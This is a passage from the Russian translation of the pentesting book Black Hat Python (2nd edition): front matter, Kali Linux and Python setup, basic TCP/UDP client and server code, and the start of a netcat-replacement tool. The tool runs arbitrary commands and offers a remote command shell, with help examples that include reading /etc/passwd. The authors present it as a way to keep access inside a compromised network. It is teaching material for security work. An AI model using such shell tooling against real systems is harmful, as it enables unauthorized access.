2-Е ИЗДАНИЕ

Black Hat Python

программирование для хакеров и пентестеров

Джастин Зейтц, Тим Арнольд

Предисловие Чарли Миллера

no starch press

BLACK HAT PYTHON

2nd Edition

Python Programming for Hackers and Pentesters

by Justin Seitz and Tim Arnold

no starch
press

San Francisco

Black Hat Python

2-е издание

программирование для хакеров и пентестеров

Джастин Зейтц, Тим Арнольд

ПИТЕР®

Санкт-Петербург • Москва • Минск

2022

Джастин Зейтц, Тим Арнольд

Black Hat Python: программирование для хакеров и пентестеров

2-е издание

Серия «Библиотека программиста»

Перевел с английского *А. Павлов*

Руководитель дивизиона	*Ю. Сергиенко*
Руководитель проекта	*А. Питиримов*
Ведущий редактор	*Н. Гринчик*
Литературный редактор	*Н. Рощина*
Художественный редактор	*В. Мостипан*
Корректоры	*М. Молчанова, Н. Сидорова*

ББК 32.973.2-018.1
УДК 004.43

Зейтц Джастин, Арнольд Тим

3-47 Black Hat Python: программирование для хакеров и пентестеров. 2-е изд. — СПб.: Питер, 2022. — 256 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-3935-4

Когда речь идет о создании мощных и эффективных хакерских инструментов, большинство аналитиков по безопасности выбирают Python. Во втором издании бестселлера Black Hat Python вы исследуете темную сторону возможностей Python — все от написания сетевых снифферов, похищения учетных данных электронной почты и брутфорса каталогов до разработки мутационных фаззеров, анализа виртуальных машин и создания скрытых троянов.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ISBN 978-1718501126 англ.

ISBN 978-5-4461-3935-4

Изготовлено в России. Изготовитель: ООО «Прогресс книга». Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург, Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.
Дата изготовления: 10.2021. Наименование: книжная продукция. Срок годности: не ограничен.
Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.
Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.
Подписано в печать 08.10.21. Формат 70×100/16. Бумага офсетная. Усл. п. л. 20,640. Тираж 1000. Заказ 0000.

Посвящается моей прекрасной жене Кларе.
Я тебя люблю.

Джастин

Оглавление

Об авторах

Джастин Зейтц — известный практикующий специалист по кибербезопасности и разведке по открытым источникам, а также соучредитель Dark River Systems Inc. — канадской компании, которая занимается компьютерной безопасностью и сбором информации. Его статьи публиковались в журналах Popular Science, Motherboard и Forbes. На счету Джастина две книги о разработке инструментов для взлома. Он создал учебную платформу AutomatingOSINT.com и Hunchly — средство сбора оперативной информации для исследователей. Джастин также участвует в работе Bellingcat, является членом Технического консультативного совета при Международном уголовном суде и сотрудником Центра перспективных оборонных исследований в Вашингтоне (округ Колумбия).

Тим Арнольд в настоящее время работает программистом на Python и специализируется на статистике. В начале карьеры он преподавал в Университете штата Северная Каролина. Тим много лет занимался разработкой издательской системы для технической и математической документации в качестве главного разработчика ПО в SAS Institute. Он входил в совет директоров Raleigh ISSA и консультировал руководителей Международного статистического института. Любит читать лекции, делая идеи информационной безопасности и Python доступными для новых пользователей и повышая квалификацию более опытных профессионалов. Тим живет в Северной Каролине со своей женой Тревой и коварным попугаем кореллой Сидни. Его можно найти в Twitter по псевдониму @jtimarnold.

О научном редакторе

Для **Клиффа Джанзена** технологии являются неотъемлемой частью жизни (а иногда и страстным увлечением) со времен Commodore PET и VIC-20! Бóльшую часть своего рабочего времени Клифф руководит замечательной командой специалистов по безопасности. Он старается шагать в ногу со временем, занимаясь всем подряд: от анализа политик безопасности и тестирования на проникновение до реагирования на происшествия. Он считает себя счастливчиком, потому что карьера — это и есть его хобби, а жена его поддерживает. Клифф благодарен Джастину за возможность поработать над первым изданием этой замечательной книги и Тиму за то, что тот помог ему наконец перейти на Python 3. И особая благодарность прекрасному коллективу No Starch Press.

Предисловие

С тех пор как я написал предисловие к первому чрезвычайно успешному изданию *Black Hat Python*, прошло шесть лет. За это время в мире многое изменилось, но я по-прежнему пишу чертовски много кода на Python. В сфере компьютерной безопасности все еще встречаются инструменты, написанные на разных языках, в зависимости от назначения. Эксплойты для ядра создают на C, средства фаззинга для веб-страниц — на JavaScript, а прокси-серверы могут быть написаны на таком новомодном языке, как Rust. Однако Python остается главной рабочей лошадкой в этой отрасли. Я считаю, что это все еще самый простой язык для начинающих и лучший выбор для быстрой разработки инструментов, решающих сложные задачи простым способом, учитывая большое количество доступных библиотек. Бóльшая часть средств компьютерной безопасности и эксплойтов, как и раньше, написана на Python. Это касается фреймворков создания эксплойтов наподобие CANVAS, классических фаззеров, таких как Sulley, и всего остального.

Еще до выхода первого издания *Black Hat Python* я написал на Python много фаззеров и эксплойтов, в том числе для Safari на Mac OS X, iPhone и телефонов под управлением Android и даже для Second Life (наверное, не все помнят, что это такое).

Как бы там ни было, с тех пор мы с Крисом Валасеком создали довольно необычный эксплойт, который мог удаленно взламывать Jeep Cherokee 2014 года выпуска и другие автомобили. И конечно же, он был написан на Python с применением модуля dbus-python. Тот же язык использовался для разработки всех остальных инструментов, которые в конечном счете позволили нам удаленно крутить руль и нажимать на газ. Можно сказать, что Python в каком-то смысле ответственен за отзыв 1,4 млн машин Fiat Chrysler.

Если вам интересно заниматься информационной безопасностью, не помешает изучить Python, так как на нем написано огромное количество библиотек

для обратной разработки и эксплойта. Если бы разработчики Metasploit одумались и перешли с Ruby на Python, в нашем сообществе воцарилось бы полное согласие.

В этом новом издании уже полюбившейся всем классики Джастин и Тим обновили весь код до Python 3. Лично я человек старой закалки и продолжу пользоваться Python 2, пока это еще возможно, но поскольку полезные библиотеки завершают переход на Python 3, мне вскоре придется изучить новую версию языка. В книге удалось охватить широкий спектр тем, которые понадобятся предприимчивому молодому хакеру — от основ чтения и записи сетевых пакетов до всего, что может пригодиться при аудите и атаке веб-приложений.

В целом это интересная книга, написанная специалистами с огромным опытом, которые хотят поделиться своими секретами. Может, она и не превратит вас в суперхакера вроде меня, но, несомненно, поможет вам встать на правильный путь.

Помните: разница между скрипт-кидди и профессиональными хакерами в том, что первые используют инструменты, созданные кем-то другим. Вторые могут писать собственные инструменты.

Чарли Миллер, исследователь в области безопасности,
Сент-Луис (Миссури), октябрь 2020 года

Введение

Можете называть нас хакерами или программистами на Python — оба термина точно описывают то, чем мы занимаемся. Джастин имеет большой опыт тестирования на проникновение, которое требует умения быстро разрабатывать инструменты на Python и ориентировано на достижение результатов (иногда в ущерб изяществу, производительности или даже стабильности). Тим любит приговаривать: «Делайте код рабочим, делайте его понятным, делайте его быстрым — именно в таком порядке». Если ваш код легко читать, он будет понятен не только тем, с кем вы им делитесь, но и вам самим, когда вы взглянете на него несколько месяцев спустя. На страницах этой книги вы увидите, что именно так мы и программируем: хакерство — наша конечная цель, а понятный код — метод ее достижения. Надеемся, эти философия и стиль понравятся и вам.

С момента выхода первого издания этой книги в мире Python многое произошло. В январе 2020 года завершился жизненный цикл версии Python 2. Для программирования и преподавания теперь рекомендуется использовать Python 3. В связи с этим во втором издании весь код переведен на Python 3 с применением новейших пакетов и библиотек. Здесь также используются нововведения в синтаксис Python, доступные с версии 3.6, — например, строки Юникод, диспетчеры контекста и f-строки. Наконец, во второе издание вошло описание дополнительных аспектов программирования и работы с сетью, таких как использование диспетчеров контекста, синтаксис Berkeley Packet Filter и сравнение библиотек `ctypes` и `struct`.

Во время чтения вы наверняка заметите, что ни одна из тем не рассматривается глубоко. Так и задумано. Мы хотим предоставить вам основы, чтобы вы приобрели фундаментальные знания из мира разработки инструментов взлома. С учетом этого мы распределили по всей книге объяснения, идеи и упражнения, чтобы вы смогли начать двигаться в интересующем вас

направлении. Приглашаем вас исследовать эти идеи и будем рады услышать о любом инструментарии, который вы разработали самостоятельно.

Как всегда бывает с технической литературой, люди с разными уровнями навыков будут читать эту книгу по-разному. Некоторые из вас просто откроют оглавление и выберут главы, имеющие отношение к вашей повседневной консалтинговой деятельности. Другие могут читать от корки до корки. Если вы владеете Python на начальном или среднем уровне, советуем начать с главы 1 и последовательно двигаться вперед. В ходе чтения вы откроете для себя некоторые полезные вещи.

Для начала мы изложим основы устройства сети в главе 2. Затем в главе 3 медленно, но верно разберем сырые сокеты (raw socket), после чего воспользуемся утилитой Scapy, чтобы обсудить более интересные сетевые инструменты. Следующая часть этой книги посвящена взлому веб-приложений: начнем с разработки собственного инструментария в главе 5 и затем расширим популярный пакет Burp Suite в главе 6. После этого мы уделим существенное внимание троянам, начиная с главы 7, где воспользуемся GitHub, и заканчивая главой 10, где рассматриваются некоторые приемы повышения привилегий в Windows. В последней главе речь пойдет о Volatility — библиотеке для криминологического анализа памяти, которая поможет вам понять образ мышления защищающейся стороны и покажет, как использовать инструменты для взлома.

Мы постарались сделать примеры кода лаконичными и концентрированными, то же самое относится и к пояснениям. Если вы познакомились с Python относительно недавно, советуем вам набирать каждую строчку, чтобы развить свою программистскую мышечную память. Исходный код всех примеров, приведенных в книге, размещен на странице https://nostarch.com/black-hat-python2E/.

Поехали!

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Благодарности

Тим хотел бы сказать большое спасибо своей жене Треве за ее неизменную поддержку. Если бы не несколько счастливых случайностей, ему бы не представилась возможность работать над этой книгой. Он благодарит Raleigh ISSA, особенно Дона Элснера и Натана Кима, за поддержку и поощрение при обучении местных студентов с использованием первого издания этой книги, которое он полюбил в ходе этого процесса. Также следует отметить локальное сообщество хакеров и не в последнюю очередь ребят из клуба по спортивному взлому замков Оук-Сити — он благодарит их за поддержку и возможность опробовать свои идеи.

Джастин хотел бы поблагодарить свою семью — прекрасную жену Клару и пятерых детей: Эмили, Картера, Коэна, Брейди и Мейсона — за поддержку и терпение, которое они проявили за полтора года, пока он писал эту книгу. Он очень сильно их любит. Всем друзьям в сообществах кибербезопасности и OSINT, с которыми он вместе выпивает, смеется и твитит: спасибо, что ежедневно выслушиваете его жалобы и нытье.

Огромное спасибо Биллу Поллоку из No Starch Press и нашему терпеливому редактору Франсис Со за то, что помогли сделать эту книгу намного лучше. Спасибо всем остальным сотрудникам No Starch Press, в том числе Тайлеру, Серене и Ли, за тяжелый труд, вложенный в эту книгу и в остальные издания в вашем каталоге. Мы оба это ценим. Также хотели бы поблагодарить нашего научного редактора Клиффа Джанзена, который предоставлял совершенно невероятную помощь на протяжении всего процесса. Любой, кто пишет книгу об информационной безопасности, должен обязательно с ним поработать: назвать его вклад потрясающим было бы преуменьшением.

1

Подготовка среды для Python

Это самая скучная, но тем не менее важная часть книги. В ней мы разберем процесс подготовки среды для написания и тестирования кода на Python. Мы пройдем ускоренный курс настройки виртуальной машины (ВМ) Kali Linux, создания виртуального окружения для Python 3 и установки удобной интегрированной среды разработки (integrated development environment, IDE), чтобы у вас было все необходимое для написания кода. По прочтении этой главы вы должны быть готовы к решению упражнений, представленных в ее конце, и анализу примеров кода, приведенных в оставшихся главах.

Прежде чем начать, скачайте и установите клиент виртуализации на основе гипервизора, такой как VMware Player, VirtualBox или Hyper-V, если вы этого еще не сделали. Также советуем держать наготове ВМ с Windows 10, пробную копию можно взять здесь: https://developer.microsoft.com/ru-ru/windows/downloads/virtual-machines/.

Установка Kali Linux

Kali — это реинкарнация дистрибутива BackTrack Linux, разработанная компанией Offensive Security в качестве операционной системы для тестирования на проникновение. В ее состав входит целый ряд предустановленных

инструментов, но поскольку она основана на Debian Linux, вам доступен широкий выбор дополнительных программ и библиотек.

Вы будете использовать Kali в своей гостевой виртуальной машине. То есть скачаете образ Kali и запустите его на своем компьютере с помощью любого гипервизора по своему выбору. Образ Kali имеется на странице https://www.kali.org/downloads/. Следуйте инструкциям, приведенным в документации Kali: https://www.kali.org/docs/installation/.

Выполнив все этапы установки, вы должны получить полноценное окружение рабочего стола Kali (рис. 1.1).

Рис. 1.1. Рабочий стол Kali Linux

Поскольку с момента создания образа Kali могли выйти важные обновления, давайте обновим гостевую систему до последней версии. Введите в командной оболочке Kali (Applications ▸ Accessories ▸ Terminal (Приложения ▸ Стандартные ▸ Терминал)):

```
tim@kali:~$ sudo apt update
tim@kali:~$ apt list --upgradable
tim@kali:~$ sudo apt upgrade
tim@kali:~$ sudo apt dist-upgrade
tim@kali:~$ sudo apt autoremove
```

Подготовка Python 3

Первым делом убедимся в том, что у нас установлена подходящая версия Python (проекты в этой книге рассчитаны на Python 3.6 и выше). Запустим Python в командной оболочке Kali и посмотрим:

```
tim@kali:~$ python
```

Вот как выглядит вывод на компьютере с Kali:

```
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Не совсем то, что нам нужно. На момент написания этих строк в Kali по умолчанию использовалась версия Python 2.7.18. Но это не проблема, так как версия Python 3 тоже должна быть установлена:

```
tim@kali:~$ python3
Python 3.7.5 (default, Oct 27 2019, 15:43:29)
[GCC 9.2.1 20191022] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Здесь используется версия 3.7.5. Если у вас она ниже 3.6, обновите дистрибутив с помощью следующей команды:

```
$ sudo apt-get upgrade python3
```

Мы будем использовать Python 3 в *виртуальной среде* — автономном дереве каталогов, которое содержит Python и набор любых дополнительных пакетов, которые вы установите. Виртуальная среда — это один из незаменимых инструментов разработчика на Python. С ее помощью можно разделять проекты с разными потребностями. Например, одну виртуальную среду можно использовать для проектов, связанных с анализом сетевых пакетов, а другую — для проектов по анализу двоичных файлов.

Благодаря наличию отдельных сред вы можете поддерживать свой код в порядке, не усложняя его без необходимости. Таким образом, у каждой среды может быть собственный набор зависимостей и модулей, которые не влияют на работу других ваших проектов.

Создадим виртуальную среду. Для начала нужно установить пакет `python3-venv`:

```
tim@kali:~$ sudo apt-get install python3-venv
[sudo] password for tim:
...
```

Теперь можно создать виртуальную среду. Для этого понадобится новый каталог, в котором мы будем работать:

```
tim@kali:~$ mkdir bhp
tim@kali:~$ cd bhp
tim@kali:~/bhp$ python3 -m venv venv3
tim@kali:~/bhp$ source venv3/bin/activate
(venv3) tim@kali:~/bhp$ python
```

Таким образом, мы получим в текущем каталоге папку `bhp`. Затем создается новая виртуальная среда путем вызова пакета `venv` с флагом `-m` и названием, которое мы хотим ей назначить. Мы назвали свою среду `venv3`, но вы можете выбрать любое другое имя. В этом каталоге будут находиться скрипты, пакеты и исполняемые файлы Python. Дальше мы активируем нашу среду с помощью скрипта `activate`. Обратите внимание на то, что в результате этого меняется приглашение командной строки — теперь перед ним выводится название среды (в нашем случае это `venv3`). Позже, когда закончите работать со средой, используйте команду `deactivate`.

Итак, вы подготовили Python и активировали виртуальную среду. Так как в этой среде используется Python 3, при запуске интерпретатора можно указывать просто `python` вместо `python3`. Иными словами, после активации каждая команда Python будет интерпретироваться относительно вашей виртуальной среды. Пожалуйста, учтите, что использование другой версии Python может нарушить работу некоторых примеров кода, приводимых в книге.

Для установки пакетов Python в виртуальной среде можно задействовать исполняемый файл `pip`. Он во многом похож на диспетчер пакетов `apt`, так как позволяет автоматизировать процесс установки, чтобы вам не нужно было скачивать, распаковывать и устанавливать пакеты вручную.

С помощью `pip` вы можете искать пакеты и устанавливать их в своей виртуальной среде:

```
(venv3) tim@kali:~/bhp: pip search hashcrack
```

Давайте проведем небольшой эксперимент и установим модуль `lxml`, который будет применяться в главе 5 для создания программы, извлекающей содержимое веб-страниц. Введите в своем терминале следующее:

```
(venv3) tim@kali:~/bhp: pip install lxml
```

Вывод в терминале должен сигнализировать о том, что библиотека скачивается и устанавливается. По завершении процесса запустите командную оболочку Python и подтвердите, что установка прошла корректно:

```
(venv3) tim@kali:~/bhp$ python
Python 3.7.5 (default, Oct 27 2019, 15:43:29)
[GCC 9.2.1 20191022] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from lxml import etree
>>> exit()
(venv3) tim@kali:~/bhp$
```

Если вместо этого вы получите ошибку или версию Python 2, убедитесь в том, что выполнили все шаги, перечисленные ранее, и что у вас установлена актуальная версия Kali.

Имейте в виду, что код большинства примеров, представленных в этой книге, можно разрабатывать в разнообразных операционных системах, включая macOS, Linux и Windows. Вам также, наверное, стоит использовать отдельные виртуальные среды для разных проектов или глав. Некоторые главы относятся исключительно к Windows, и в их начале мы об этом упомянем.

Итак, мы подготовили виртуальную машину и виртуальную среду с Python 3. Теперь установим IDE для разработки.

Установка IDE

Интегрированная среда разработки (integrated development environment, IDE) предоставляет набор инструментов для написания кода. Она, как правило, состоит из редактора с подсветкой синтаксиса и автоматическим анализом кода и отладчика. IDE предназначена для облегчения написания и отладки программ. При программировании на Python ее использовать необязательно — для небольших программ-прототипов можно обойтись любым текстовым редактором, таким как vim, nano, Блокнот или emacs. Но в более крупных и сложных проектах IDE будет чрезвычайно полезна, например она может выделить

определенные, но неиспользуемые переменные, обнаружить опечатки в именах переменных или найти недостающие инструкции импорта пакетов.

По результатам недавнего опроса, двумя наиболее популярными IDE у разработчиков на Python являются PyCharm (имеет коммерческую и бесплатную версии) и Visual Studio Code (бесплатная). Джастин обожает WingIDE (имеет коммерческую и бесплатную версии), а Тим использует Visual Studio Code (VS Code). Все эти три IDE доступны в Windows, macOS и Linux.

PyCharm и WingIDE можно скачать на страницах https://www.jetbrains.com/pycharm/download/ и https://wingware.com/downloads/ соответственно. VS Code можно установить в командной строке Kali:

```
tim@kali#: apt-get install code
```

Последняя версия VS Code доступна также на странице https://code.visualstudio.com/download/, ее можно установить с помощью `apt-get`:

```
tim@kali#: apt-get install -f ./code_1.39.2-1571154070_amd64.deb
```

Номер версии, указанный в имени файла, наверняка будет отличаться от того, который показан здесь, поэтому убедитесь в том, что имя в вашей команде совпадает с тем, что вы скачали.

Правила оформления кода

Что бы вы ни использовали для написания своих программ, всегда следует соблюдать рекомендации по форматированию кода. Они сделают ваш код на Python более удобочитаемым и упорядоченным. Его будет легче понять как вам, когда вы попытаетесь его прочитать через какое-то время, так и тем, с кем вы решили им поделиться. У сообщества Python есть соответствующее руководство под названием PEP 8. Его полная версия находится по адресу https://www.python.org/dev/peps/pep-0008/.

Примеры в этой книге, за несколькими исключениями, в целом соответствуют PEP 8. Как вы сами увидите, представленный здесь код оформлен по следующему принципу:

```
from lxml import etree ❶
from subprocess import Popen

import argparse ❷
import os
```

```
def get_ip(machine_name): ❸
    pass

class Scanner: ❹
    def __init__(self):
        pass

if __name__ == '__main__': ❺
    scan = Scanner()
    print('hello')
```

В верхней части программы импортируем нужные нам пакеты. Первый блок инструкций импорта ❶ имеет вид `from` *`XXX`* `import` *`YYY`*. Все строчки в нем размещены в алфавитном порядке.

То же самое относится к импорту модулей — они тоже отсортированы по алфавиту ❷. Это позволяет быстро определить, был ли импортирован пакет, не перечитывая каждую строчку с инструкциями `import`. Благодаря этому вы также не импортируете один и тот же пакет дважды. Такой подход направлен на то, чтобы держать код в порядке и избавить вас от лишних раздумий при его повторном чтении.

Затем идут функции ❸ и определения ❹, если таковые имеются. Некоторые программисты полностью отказываются от классов и оформляют все в виде функций. На этот счет нет какого-то железного правила, но если ваше состояние хранится в глобальных переменных или одни и те же структуры данных передаются разным функциям, это может быть признаком того, что программа была бы понятней, если бы ее переписали с применением классов.

Наконец, главный блок внизу ❺ позволяет вам использовать свой код двумя способами. Во-первых, можете выполнить его из командной строки. В этом случае внутренним именем модуля будет `__main__` и выполняться будет главный блок. Так, если файл с кодом называется `scan.py`, его можно запустить из командной строки следующим образом:

```
python scan.py
```

Интерпретатор загрузит функции и классы, находящиеся в `scan.py`, и выполнит главный блок. Вы увидите в консоли ответ `hello`.

Во-вторых, можете импортировать свой код в другой программе без побочных эффектов, например вот так:

```
import scan
```

Поскольку в качестве внутреннего имени используется название модуля Python `scan`, а не `__main__`, вы получите доступ ко всем функциям и классам, определенным в данном модуле, но главный блок при этом не будет выполняться.

Вы также заметите, что мы стараемся не давать переменным бессмысленные имена. Чем лучше будете называть свои переменные, тем понятней будет программа.

Итак, у вас должны быть виртуальная машина, Python 3, виртуальная среда и IDE. Теперь начинается настоящее веселье!

2

Основные сетевые инструменты

Сеть всегда была и будет самой соблазнительной площадкой для хакера. Имея обычный доступ к сети, взломщик может делать практически что угодно: проводить сканирование на наличие компьютеров, внедрять пакеты, анализировать трафик и эксплуатировать удаленные узлы. Но если вам удалось забраться в самое сердце корпоративной сети, вы можете столкнуться с нетривиальной проблемой — отсутствием инструментов для проведения сетевых атак. Ни netcat, ни Wireshark, ни компилятора, ни возможности их установить. Это может вас удивить, но во многих подобных случаях взломщику доступен интерпретатор Python. С этого мы и начнем.

В этой главе вы получите базовые навыки работы с сетью с использованием модуля `socket` (всю документацию по нему можно найти на странице http://docs.python.org/3/library/socket.html). Мы постепенно разработаем клиентские и серверные программы, а также TCP-прокси. Затем превратим все это в нашу собственную замену netcat вместе с командной оболочкой. Это послужит основой для всех последующих глав, в которых мы создадим инструмент для

обнаружения сетевых узлов, кросс-платформенные анализаторы трафика и фреймворк для удаленных троянов. Приступим.

Работа с сетью в Python в одном абзаце

Программистам на Python доступен целый ряд сторонних инструментов для создания серверов и клиентов, работающих по сети, но все они основаны на одном модуле — `socket`. Этот модуль предоставляет доступ ко всем необходимым компонентам для быстрого написания клиентов и серверов, взаимодействующих по TCP (Transmission Control Protocol — протокол управления передачей) и UDP (User Datagram Protocol — протокол пользовательских датаграмм), применения сырых сокетов и т. п. На самом деле этого модуля вполне достаточно, для того чтобы получить или поддерживать несанкционированный доступ к атакуемым компьютерам. Для начала создадим простые клиентские и серверные программы — два вида сетевых скриптов, которые вам придется писать чаще всего.

TCP-клиент

Не сосчитать, сколько раз во время тестирования на проникновение нам (авторам) нужно было на скорую руку написать TCP-клиент для проверки сервисов, отправки бессмысленных данных, проведения фаззинга или выполнения каких-либо других задач. Если вы работаете внутри крупного корпоративного окружения, у вас не будет такой роскоши, как сетевые инструменты или компиляторы, а иногда вы будете лишены даже самого элементарного, например возможности копирования/вставки информации или подключения к интернету. Именно в таких условиях способность быстро создать TCP-клиент чрезвычайно полезна. Но хватит болтать — давайте писать код! Вот простой TCP-клиент:

```
import socket

target_host = "www.google.com"
target_port = 80

# создаем объект сокета
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❶

# подключаем клиент
client.connect((target_host,target_port)) ❷
```

```
# отправляем какие-нибудь данные
client.send(b"GET / HTTP/1.1\r\nHost: google.com\r\n\r\n") ❸

# принимаем какие-нибудь данные
response = client.recv(4096) ❹

print(response.decode())
client.close()
```

Сначала создаем объект сокета с параметрами `AF_INET` и `SOCK_STREAM` ❶. Параметр `AF_INET` говорит о том, что мы будем использовать стандартный адрес IPv4 или сетевое имя, а `SOCK_STREAM` означает, что клиент будет работать по TCP. Затем подключаемся к серверу ❷ и отправляем ему какие-то данные в виде байтов ❸. Последний шаг состоит в получении и выводе ответа ❹, после чего сокет можно закрыть. Это простейший вариант TCP-клиента, но вы будете писать его чаще всего.

В этом фрагменте кода делаются серьезные допущения насчет сокетов, и вам определенно нужно о них знать. Первое допущение — соединение всегда остается стабильным, второе — сервер ждет, когда мы первыми отправим данные (некоторые серверы сначала шлют данные, а затем ожидают от вас ответа). Третье предположение заключается в том, что сервер всегда и вовремя возвращает данные. Все это в основном продиктовано желанием упростить код. В программистской среде существуют разные мнения о том, как работать с блокирующими сокетами, обрабатывать их исключения и т. п., однако пентестеры довольно редко реализуют такие тонкости в своих инструментах, написанных на скорую руку для сбора данных или эксплуатации удаленных компьютеров, поэтому в данной главе мы их тоже проигнорируем.

UDP-клиент

В Python UDP-клиент мало отличается от TCP-клиента, нам нужно внести всего два небольших изменения, чтобы он мог отправлять пакеты в формате UDP:

```
import socket

target_host = "127.0.0.1"
    target_port = 9997

# создаем объект сокета
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❶

# отправляем какие-нибудь данные
client.sendto(b"AAABBBCCC",(target_host,target_port)) ❷
```

```
# принимаем какие-нибудь данные
data, addr = client.recvfrom(4096) ❸

print(data.decode())
client.close()
```

Как видите, при создании объекта сокета мы поменяли его тип на `SOCK_DGRAM` ❶. Дальше нужно просто вызвать функцию `sendto()` ❷ и передать ей данные и сервер, которому вы хотите их отправить. Поскольку протокол UDP не поддерживает соединения, перед взаимодействием нет вызова `connect()`. В конце нужно вызвать `recvfrom()` ❸, чтобы получить ответные UDP-данные. Вы можете заметить, что вместе с данными этот вызов возвращает информацию об удаленном адресе и порте.

И вновь мы не пытаемся быть превосходными сетевыми программистами — нам нужен быстрый, простой и надежный способ писать инструменты для выполнения повседневных хакерских задач. Давайте перейдем к созданию простых серверных программ.

TCP-сервер

В Python TCP-серверы создаются так же просто, как и клиенты. Собственный TCP-сервер может пригодиться при написании командных оболочек или прокси-серверов (и то, и другое мы реализуем позже). Для начала создадим стандартный многопоточный TCP-сервер. Наберите в своем редакторе следующий код:

```
import socket
import threading

IP = '0.0.0.0'
PORT = 9998

def main():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((IP, PORT)) ❶
    server.listen(5) ❷
    print(f'[*] Listening on {IP}:{PORT}')

    while True:
        client, address = server.accept() ❸
        print(f'[*] Accepted connection from {address[0]}:{address[1]}')
        client_handler = threading.Thread(target=handle_client,
                                          args=(client,))
        client_handler.start() ❹

def handle_client(client_socket): ❺
    with client_socket as sock:
```

```
        request = sock.recv(1024)
        print(f'[*] Received: {request.decode("utf-8")}')
        sock.send(b'ACK')

if __name__ == '__main__':
    main()
```

Вначале мы передаем IP-адрес и порт, который должен прослушивать наш сервер ❶. Затем просим сервер начать прослушивание ❷, указав, что отложенных соединений должно быть не больше пяти. Затем сервер входит в свой главный цикл, в котором ждет входящее соединение. При подключении клиента ❸ мы получаем клиентский сокет в переменной `client` и подробности об удаленном соединении в переменной `address`. Затем создаем объект нового потока, который указывает на нашу функцию `handle_client`, и передаем этой функции клиентское соединение ❹. В этот момент главный цикл сервера освобождается для обработки следующего входящего соединения. Функция `handle_client` ❺ выполняет вызов `recv()`, после чего возвращает клиенту простое сообщение.

Если воспользоваться TCP-клиентом, который мы создали ранее, можно послать серверу несколько проверочных пакетов. Вы должны увидеть следующий вывод:

```
[*] Listening on 0.0.0.0:9998
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

Вот и все! Несмотря на свою простоту, это очень полезный код. В следующих разделах мы его расширим и напишем замену netcat и TCP-прокси.

Замена netcat

Netcat — это универсальный сетевой инструмент, поэтому неудивительно, что проницательные системные администраторы убирают его из своих систем. Он пришелся бы очень кстати, если бы злоумышленнику удалось пробраться внутрь. Netcat позволяет читать и записывать данные по всей сети, благодаря чему вы можете использовать его для выполнения удаленных команд, передачи файлов туда-сюда или даже соединения с удаленной командной оболочкой. Нам не раз попадались серверы, на которых не было netcat, но был Python. В таких случаях имеет смысл создать простые сетевые клиент и сервер для отправки файлов или подключения с доступом

к командной строке. Если вы пробрались внутрь через веб-приложение, вам определенно стоит предусмотреть функцию обратного вызова на Python, чтобы получить дополнительный доступ, не раскрывая один из своих троянов или бэкдоров. К тому же создание такого инструмента будет хорошим упражнением в программировании на Python, поэтому давайте приступим к написанию `netcat.py`:

```
import argparse
import socket
import shlex
import subprocess
import sys
import textwrap
import threading

def execute(cmd):
    cmd = cmd.strip()
    if not cmd:
        return
    output = subprocess.check_output(shlex.split(cmd), ❶
                                     stderr=subprocess.STDOUT)

    return output.decode()
```

Здесь мы импортируем все нужные библиотеки и определяем функцию `execute`, которая получает команду, выполняет ее и возвращает вывод в виде строки. Эта функция использует новую библиотеку, которую мы еще не обсуждали, — `subprocess`. Она предоставляет мощный интерфейс для создания процессов, с помощью которого вы можете взаимодействовать с клиентскими программами несколькими способами. В данном случае ❶ мы используем ее метод `check_output`, который выполняет команду в локальной операционной системе и затем возвращает вывод этой команды.

Теперь создадим главный блок, ответственный за разбор аргументов командной строки и вызов остальных наших функций:

```
if __name__ == '__main__':
    parser = argparse.ArgumentParser( ❶
        description='BHP Net Tool',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog=textwrap.dedent('''Example: ❷
            netcat.py -t 192.168.1.108 -p 5555 -l -c # командная оболочка
            netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt
            # загружаем в файл
            netcat.py -t 192.168.1.108 -p 5555 -l -e=\"cat /etc/passwd\"
            # выполняем команду
```

```
        echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135
        # шлем текст на порт сервера 135
        netcat.py -t 192.168.1.108 -p 5555 # соединяемся с сервером
    '''))
parser.add_argument('-c', '--command', action='store_true',
                    help='command shell') ❸
parser.add_argument('-e', '--execute', help='execute specified command')
parser.add_argument('-l', '--listen', action='store_true', help='listen')
parser.add_argument('-p', '--port', type=int, default=5555,
                    help='specified port')
parser.add_argument('-t', '--target', default='192.168.1.203',
                    help='specified IP')
parser.add_argument('-u', '--upload', help='upload file')
args = parser.parse_args()
if args.listen: ❹
    buffer = ''
else:
    buffer = sys.stdin.read()

nc = NetCat(args, buffer.encode())
nc.run()
```

Для создания интерфейса командной строки мы используем модуль `argparse` ❶ из стандартной библиотеки. Предоставим аргументы, чтобы его можно было вызывать для загрузки файлов на сервер, выполнения команд или запуска командной оболочки.

